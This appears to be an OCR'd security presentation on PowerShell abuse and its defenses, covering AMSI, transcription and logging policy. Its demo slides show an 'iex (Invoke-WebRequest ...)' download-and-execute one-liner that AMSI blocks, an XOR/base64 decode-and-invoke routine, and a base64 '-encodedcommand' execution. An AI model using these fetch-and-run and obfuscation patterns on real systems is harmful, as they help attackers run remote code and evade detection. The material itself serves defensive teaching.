


# High level view




# Queries






# Finding paths to the Target





# Abuse Mitigations and Defense







# PowerShell v5 to the rescue!

- Script block logging
- System-wide transcripts
- Constrained PowerShell enforced when application Whitelisting enabled
- Antimalware Integration



# Anti-Malware Scan Interface (AMSI)

- Currently only available in Windows 10
- Currently only Microsoft Defender and AVG support AMSI
- Enables all script code to be scanned prior to execution by PowerShell and other Windows scripting engines
- The Anti-Virus/Anti-Malware solution on the system must support AMSI for it to scan the code
- All code delivered to the PowerShell engine is scanned to include code injected into memory that was downloaded from the internet



# Anti-Malware Scan Interface (AMSI)

```
PS C:\Windows\system32> iex (Invoke-WebRequest http://pastebin.com/raw.php?i=JHhnFV8m)
iex : At line:1 char:1
+ 'AMSI Test Sample: 7e72c3ce-861b-4339-8740-0ac1484c1386'
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
At line:4 char:1
+ iex $string
+ ~~~~~
+ CategoryInfo          : ParserError: () [Invoke-Expression], ParseException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent,Microsoft.PowerShell.Commands.InvokeExpressionCommand
```




# Transcripts

- v2 and newer
- Can record a PowerShell transcript of everything entered during a PowerShell session using a default profile
- Only works with the console, not the ISE or remote connections
- To make transcripts work for every user opening a PowerShell session, add it to the Default Profile (profile.ps1)
- This feature does not create any Windows log entries, but provides another avenue to capture command line execution
- Could be difficult to configure for an Enterprise
- The default location for the transaction logs are
  - \$Home\My Documents\PowerShell\_transcript..txt



# Transcription





# Transcription

PowerShell\_transcript.WIN7-HOST.YySK8ZS120170126224421.txt - Notepad

File Edit Format View Help

Command start time: 20170126230616

```
*****  
PS C:\Users\admin> function SuperDecrypt { param($script) $bytes = [Convert]::FromBase64String($script) ## XOR "encryption"  
$xorKey = 0x42 for($counter = 0; $counter -lt $bytes.Length; $counter++) { $bytes[$counter] = $bytes[$counter] -bxor $xorKey }  
}  
Missing closing ']' in statement block or type definition.  
>> function SuperDecrypt { param($script) $bytes = [Convert]::FromBase64String($script) ## XOR "encryption" $xorKey = 0x42  
for($counter = 0; $counter -lt $bytes.Length; $counter++) { $bytes[$counter] = $bytes[$counter] -bxor $xorKey }  
[System.Text.Encoding]::Unicode.GetString($bytes)}  
*****  
Command start time: 20170126230628
```

\*\*\*\*\*  
PS C:\Users\admin> \$decrypted = SuperDecrypt "FUIwQitCNkInQm9CckItQjFCNkJiQmWCEkI1QixC3k3lQg=="

Command start time: 20170126230628

```
*****  
PS C:\Users\admin> Invoke-Expression $decrypted  
Pwned  
*****  
Command start time: 20170126231804
```

\*\*\*\*\*  
PS C:\Users\admin> cls

```
*****  
Command start time: 20170126231805
```

\*\*\*\*\*  
PS C:\Users\admin> \$command = '[console]::WriteLine("Something malicious happening!")'

```
*****  
Command start time: 20170126231805
```

\*\*\*\*\*  
PS C:\Users\admin> \$bytes = [System.Text.Encoding]::Unicode.GetBytes(\$command)

```
*****  
Command start time: 20170126231807
```

\*\*\*\*\*  
PS C:\Users\admin> \$encodedCommand = [Convert]::ToBase64String(\$bytes)

```
*****  
Command start time: 20170126231830
```

\*\*\*\*\*  
PS C:\Users\admin> \$encodedCommand  
MwBjAG8AbgBzAG8AbAB1AF0A0gAbAFcAcgBpAHQA2QBMAGkAbgB1ACgAIgBTAG8AbQ81AHQAAABpAG4AZwAgAG0AYQBsaGkAYwBpAG8AdQBzACAAaABhAHAAcAB1AG4AaQBuAGcAIQaIA  
CkA  
\*\*\*\*\*  
Command start time: 20170126231843

```
*****  
PS C:\Users\admin> powershell.exe -encodedcommand  
MwBjAG8AbgBzAG8AbAB1AF0A0gAbAFcAcgBpAHQA2QBMAGkAbgB1ACgAIgBTAG8AbQ81AHQAAABpAG4AZwAgAG0AYQBsaGkAYwBpAG8AdQBzACAAaABhAHAAcAB1AG4AaQBuAGcAIQaIA  
CkA  
Something malicious happening!  
*****  
Command start time: 20170126231937
```

\*\*\*\*\*

Windows Taskbar icons: Start, Internet Explorer, File Explorer, File Manager, Google Chrome, File Copy, File Paste, File Extract.

System tray icons: Volume, Network, Battery, Date/Time (11:29 PM, 1/26/2017).




# Transcription

```
PowerShell_transcript.WIN7-HOST\y0000\2017012624421.txt - Notepad
File Edit Format View Help
*****
Windows PowerShell transcript start
Start time: 2017012624421
Username: WIN7-HOST\admin
RunAs User: WIN7-HOST\admin
Machine: WIN7-HOST (Microsoft Windows NT 6.1.7601 Service Pack 1)
Host Application: C:\Windows\System32\windowsPowerShell\v1.0\powershell.exe -version 5
Process ID: 3936
PSVersion: 5.0.10586.117
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0.10586.117
BuildVersion: 10.0.10586.117
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
*****
Windows PowerShell transcript start
Start time: 2017012624421
Username: WIN7-HOST\admin
RunAs User: WIN7-HOST\admin
Machine: WIN7-HOST (Microsoft Windows NT 6.1.7601 Service Pack 1)
Host Application: C:\Windows\System32\windowsPowerShell\v1.0\powershell.exe -version 5
Process ID: 3936
PSVersion: 5.0.10586.117
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0.10586.117
BuildVersion: 10.0.10586.117
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
*****
Command start time: 2017012624422
*****
PS>CommandInvocation(Out-String): "Out-String"
>> ParameterBinding(Out-String): name="InputObject"; value="The specified module 'PSReadline' was not loaded because no valid module file was found in any module directory."
Import-Module : The specified module 'PSReadline' was not loaded because no valid module file was found in any module directory.
+ CategoryInfo          : ResourceUnavailable: (PSReadline:String) [Import-Module], FileNotFoundException
+ FullyQualifiedErrorId : Modules_ModuleNotFound,Microsoft.PowerShell.Commands.ImportModuleCommand
Import-Module : The specified module 'PSReadline' was not loaded because no valid module file was found in any module directory.
+ CategoryInfo          : ResourceUnavailable: (PSReadline:String) [Import-Module], FileNotFoundException
+ FullyQualifiedErrorId : Modules_ModuleNotFound,Microsoft.PowerShell.Commands.ImportModuleCommand
*****
Command start time: 2017012624422
*****
PS>. 'C:\Users\admin\Documents\WindowsPowerShell\Microsoft.PowerShell_profile.ps1'
```



# Configuring Logging

- Computer Configuration > Policies > Administrative Templates > Windows Components > Windows PowerShell




Setting	State	Comment
Turn on Module Logging	Enabled	No
Turn on PowerShell Script Block Logging	Enabled	No
